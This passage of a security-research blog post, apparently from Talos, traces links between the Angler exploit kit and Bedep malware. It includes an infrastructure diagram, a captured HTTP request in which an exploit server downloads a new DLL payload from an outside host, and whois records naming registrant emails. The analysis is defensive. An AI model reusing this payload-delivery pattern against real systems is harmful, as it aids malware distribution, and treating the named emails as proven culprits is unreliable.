
There is one final note here. While Talos was continuing its research, @Kafeine posted a story about 'XXX' or the true name of the Angler exploit kit. In this post, there was a discussion regarding one of the original Angler users --the indexm.html instance. While looking at the information we noticed something very interesting, some of the domains pointed back to this same email yingw90@yahoo.com.

Angler Exploit Server Visibility

Moving back to the recent research of Angler. The image below should look familiar. It is the diagram illustrating the infrastructure we exposed.


Proxy Server Gets data from Exploit Server (Port 80)
User Requests Page
USER
PROXY SERVER
EXPLOIT SERVER
Exploit Server Sends HTTP Requests to Status Server
Status Server Tracks HTTP Requests / Status
Retrieve/Log data pushed to Master Server
MASTER SERVER
STATUS SERVER

After our research was published, Talos was able to get some information regarding the communications of an Angler exploit server. This included repeated connections on TCP port 225 from the exploit server to another host. This port is actually a reserved IANA port, but in this case was being used as an HTTP server with basic authentication.




```
GET /builder61/api.php?buildId=1028&buildSet=E00 HTTP/1.0
Authorization: Basic dXNl[redacted]
Host: morkvagorodam.com:225

HTTP/1.1 200 OK
Date: [redacted]
Server: Apache/2.4.12 (Win32) OpenSSL/1.0.1l PHP/5.6.8
X-Powered-By: PHP/5.6.8
Content-disposition: attachment; filename=newfile.dll
X-MD5FILE: 35548fa34e626e6bb4d7dbac2422e21b
Connection: close
Content-Type: application/octet-stream

MZ......................@..............................................  .!..L.!This program cannot be run in DOS
mode.
```

This connection was made repeatedly and each time returned an executable, with a different hash, that was being used to deliver content to the compromised user. This appeared to be the system that was delivering payloads to the users. The payload host was specified in the HTTP transactions, but was not accompanied by DNS requests. We immediately began looking at this host and found an overlap.



Whois Record for MorkVagorOdam.com

— Whois & Quick Stats

Risk Score	82.71
Email	tld-abuse@domaincontext.com is associated with ~31,908 domains john.bruggink@yahoo.co.uk is associated with ~97 domains
Registrant Org	Bruggink John is associated with ~98 other domains

The domain specified in the HTTP requests to the Exploit Server is owned by the same registrant account that was redirecting users to Angler landing pages with a web site using the "stock" Bedep C2 web page. This brought the data full circle and cemented the link between Angler and Bedep.

List of Domains Registered yingw90@yahoo.com Domains potrafamin44as@gmail.com Domains john.bruggink@yahoo.co.uk Domains

*Note that these addresses are actively registering domains so the list may not be exhaustive

Conclusion

The organizations responsible for these exploit kit campaigns are generating millions of dollars in revenue. As a result they are continually evolving to maximize the amount of users that are impacted. Security researchers are constantly trying to find common threads or connections between threats or groups of threats. This research is an excellent example of how leveraging little crumbs of information and gathering over long periods of time can provide meaningful results.

At this point Talos can draw strong connections between Angler and Bedep. It stands to reason that the instances of Angler that are delivering Bedep are actually tied to Angler itself. This would explain Bedep being leveraged to drive users to other Angler instances. It would ensure, as an Angler customer, a certain amount of users would be guaranteed to be driven to the Angler instance. This would also tie back to the instance that was initially delivering the Flash 0-day was also owned by the same group. The additional connection on the back-end of Angler activity to the system delivering the payloads is yet another thread that keeps these two groups closely aligned. It's not possible with the data we have to say for certain that the two groups are in fact the same. However, there are a lot of coincidences that we have outlined to make the case that they are at the very least closely related and leveraging some of the same infrastructure.

Additionally, through this investigation we have found links between these activities and other threats including several different trojans that can be delivered through multiple methods including as email attachments. This points to a larger organization that is using various threats to infect users for monetary gain.